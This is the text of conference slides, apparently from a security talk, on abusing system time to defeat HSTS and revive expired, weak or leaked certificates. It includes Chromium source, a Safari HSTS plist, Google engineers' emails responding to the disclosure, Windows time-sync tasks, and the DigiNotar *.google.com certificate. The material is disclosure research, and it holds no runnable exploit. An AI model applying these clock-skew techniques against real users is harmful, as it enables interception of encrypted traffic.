In addition to that, every web page in [redacted] domain is rendered over HTTPS and we have extensive risk detection to identify and prevent malicious transaction/activities. For all these reasons, We find the risk to be negligible in both its assertion as well as our practical experience



Chromium Source Code


transport_security_state.cc

Layers ▾

```
738 }
739
740 DCHECK(result.domain_id != DOMAIN_NOT_PINNED);
741
742 UMA_HISTOGRAM_SPARSE_SLOWLY(
743     "Net.PublicKeyPinFailureDomain", result.domain_id);
744 }
745
746 // static
747 bool TransportSecurityState::IsBuildTimely() {
748     // If the build metadata aren't embedded in the binary then we can't use the
749     // build time to determine if the build is timely, return true by default. If
750     // we're building an official build then keep using the build time, even if
751     // it's invalid it'd be a date in the past and this function will return
752     // false.
753     #if defined(DONT_EMBED_BUILD_METADATA) && !defined(OFFICIAL_BUILD)
754         return true;
755     #else
756         const base::Time build_time = base::GetBuildTime();
757         // We consider built-in information to be timely for 10 weeks.
758         return (base::Time::Now() - build_time).InDays() < 70 /* 10 weeks */;
759     #endif
760 }
761
```


Safari plist

```
$ plutil -p HSTS.plist  
{  
  "com.apple.CFNetwork.defaultStorageSession" => {  
    "ssl.google-analytics.com" => -inf  
    "webmail.mayfirst.org" => -inf  
    "braintreegateway.com" => -inf  
    "code.google.com" => -inf  
    "dm.mylookout.com" => inf  
    "therapynotes.com" => inf  
    "chrome.google.com" => -inf  
    "sol.io" => -inf  
    "www.sandbox.mydigipass.com" =>  
  }  
}
```



HSTS weakness

- Its security relies on time.
- It completely trust the OS's current time.
- This looks like a job for Delorean!



DEMO

Public release



Google response

From: Adam <[redacted]@google.com>
Date: Thu, 16 Oct 2014 14:28:38 -0700
Message-ID: <CAL9PXLx4yhqz37Mwfnh4Vss6xZbG1FJSjf5ogq9eq_-9WQXOtg@mail.gmail.com>
To: Anne <[redacted]>
Cc: John <[redacted]>, "public-webappsec@w3.org" <public-webappsec@w3.org>

From: Adam <[redacted]@google.com>
Date: Thu, 16 Oct 2014 14:28:38 -0700
Message-ID: <CAL9PXLx4yhqz37Mwfnh4Vss6xZbG1FJSjf5ogq9eq_-9WQXOtg@mail.gmail.com>
To: Anne <[redacted]>
Cc: John <[redacted]>

Someone pointed out that the author did a demo so there must be something there.

So I went back into the source code and the author really is mistaken by the 1000 days bit in net-internals. However, we do have a timeout for HSTS preloads which git blame says that I added, although I don't remember it. The timeout is the same as our pinning timeout, which is 10 weeks from the build timestamp.

On Thu, 16 Oct 2014 14:28:38 -0700, Adam <[redacted]@google.com> wrote:
> On Thu, 16 Oct 2014 14:28:38 -0700, Anne <[redacted]> wrote:
>> <https://github.com/GoogleChrome/net-internals>
>
> So the

Cheers

> That seems like a pretty big flaw in OSS. Hopefully someone audits any other unauthenticated channels they may have.

This is the motivation for things like `tlsdate` (<https://github.com/ioerror/tlsdate>) as used in parts of ChromeOS.

However, in section seven, where the author claims that preloaded entries are added for 1000 days, that's only via the net-internals debugging interface. (The code screenshot shown is also of code for that debugging interface.) I believe that preloaded entries in Chrome will always be enforced, no matter what the system time is.

Cheers



Lots of things goes wrong...

Subject: Re: HSTS Attack Demo
From: Adam [redacted] <[redacted]@google.com>
Date: 17/10/2014 19:34
To: Adrienne [redacted] <[redacted]@google.com>
CC: Chris [redacted] <[redacted]@google.com>, Jose Selvi <jselvi@pentester.es>

On Thu, Oct 16, 2014 at 9:29 PM, Adrienne [redacted] <[redacted]@google.com> wrote:
| Is there a reason why pre-loaded HSTS rules expire?

So that we can effectively actually remove entries when needed.

I agree that it's not a big deal and I'd also be ok with them not expiring. But I think that would be papering over a crack -- lots of things goes wrong when the clock is off.

Cheers



Let's Go!

- ~~Modern Time Synchronisation~~
- ~~Get in a Delorean~~
- ~~HTTP Strict Transport Security~~
- Windows task scheduler
- Public Key Infrastructure
- Conclusions & Recommendations



Task scheduler

The screenshot shows the Windows Task Scheduler interface. On the left is a navigation pane with various system folders. The main area displays a table of tasks. The 'Next Run Time' column for the 'SynchronizeTime' task is highlighted with a red box. Below the table, the 'General' tab is selected, showing details for the 'SynchronizeTime' task.

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author
ForceSynchronizeTime	Ready	Custom Trigger		Never		Microsoft Corp
SynchronizeTime	Ready			29/08/2014 12:13:57	(0x0)	Microsoft Corp

Task Details: SynchronizeTime

- Name: SynchronizeTime
- Location: \Microsoft\Windows\Time Synchronization
- Author: Microsoft Corporation
- Description: Maintains date and time synchronization on all clients and servers in the network. If this service is stopped, date and time synchronization will be unavailable. If this service is disabled, any services that explicitly depend on it will fail to start.

Windows automatic updates

The screenshot displays the Windows Task Scheduler interface. On the left, a tree view shows various system folders, with 'WindowsUpdate' highlighted. The main pane shows a list of tasks. The 'Scheduled Start' task is selected, and its details are shown in the right pane. The 'Next Run Time' for this task is highlighted with a red box as '2/2/2016 4:09:50 AM'. The details pane shows the task name 'Scheduled Start', location '\Microsoft\Windows\WindowsUpdate', author 'Microsoft Corporation', and a description: 'This task is used to start the Windows Update service when needed to perform schedule operations such as scans.' Under 'Security options', the user account 'SYSTEM' is specified, and the option 'Run whether user is logged on or not' is selected.

Name	Status	Triggers	Next Run Time	Last Run Time	Last
AUFirmwareInstall	Disabled	Custom Trigger		Never	
AUScheduledInstall	Disabled			Never	
AUSessionConnect	Ready	Multiple triggers defined		Never	
Scheduled Start	Ready	Multiple triggers defined	2/2/2016 4:09:50 AM	Never	

General | Triggers | Actions | Conditions | Settings | History (disabled)

Name: Scheduled Start

Location: \Microsoft\Windows\WindowsUpdate

Author: Microsoft Corporation.

Description: This task is used to start the Windows Update service when needed to perform schedule operations such as scans.

Security options

When running the task, use the following user account:
SYSTEM

Run only when user is logged on

Run whether user is logged on or not

Do not store password. The task will only have access to local resources

Run with highest privileges


DEMO

Let's Go!

- ~~Modern Time Synchronisation~~
- ~~Get in a Delorean~~
- ~~HTTP Strict Transport Security~~
- ~~Windows task scheduler~~
- Public Key Infrastructure
- Conclusions & Recommendations



PKI, CAs & Certificates



Edo Tensei no Jutsu!



Weak certificates



```
SELECT `Subject`
FROM `valid_certs`
WHERE `RSA_Modulus_Bits` <1024
AND `Validity:Not After` < '2015-06-01'
LIMIT 0, 30
```

Page number: 1

Show: 30 row(s) starting from row # 30 in horizontal mode

and repeat headers after 100 cells

Sort by key: None

+ Options

					Subject
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	C=US, ST=Florida, L=Palm Harbor, O=Distribution V...
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	C=GB, O=www.arkwrightshomebrew.com, OU=GT39030207...
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	C=FI, ST=Uusimaa, L=Helsinki, O=SVoLi, OU=SVoLi, ...
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	C=VN, O=app.vietnungthai.vn, OU=GT85977878, OU=Se...
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	O=www.javac.com.au, OU=Go to https://www.thawte.c...
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	C=JP, ST=Tokyo, L=Chiyoda-ku, O=INFOCOM CORPORATI...
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	C=JP, O=works.dml.co.jp, OU=GT80667075, OU=See ww...
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	C=JP, ST=Chiba-ken, L=Chiba-shi, O=Chiba Prefectu...
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	C=JP, ST=Tokyo, L=Minato-ku, O=Asuka Asset Manage...
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	C=TW/postalCode=10356, ST=Taiwan, L=Taipei/street...
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	C=CA/postalCode=N2L 0A1, ST=Ontario, L=Waterloo/s...
<input type="checkbox"/>	Edit	Inline Edit	Copy	Delete	C=AU, O=webmail.novotech-cro.com, OU=GT78728570, ...

<https://www.eff.org/observatory>

Looking around Las Vegas



Let's look any other...



DEMO

Leaked certificates

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

05:e2:e6:a4:cd:09:ea:54:d6:65:b0:75:fe:22:a2:56

Signature Algorithm: sha1WithRSAEncryption

Issuer:

emailAddress = info@diginotar.nl
commonName = DigiNotar Public CA 2025
organizationName = DigiNotar
countryName = NL

Validity

Not Before: Jul 10 19:06:30 2011 GMT

Not After : Jul 9 19:06:30 2013 GMT

Subject:

commonName = *.google.com
serialNumber = PK000229200002
localityName = Mountain View
organizationName = Google Inc
countryName = US

Subject Public Key Info:


Public Key Algorithm: rsaEncryption

RSA Public Key: (2048 bit)


Modulus (2048 bit):



Heartbleed



Debian PRNG




The screenshot shows a web browser window with the address bar containing 'codefromthe70s.org/sslblacklist-badcerts.aspx'. The page displays a list of SSL certificates with columns for ID, domain, link, type, status, and action.

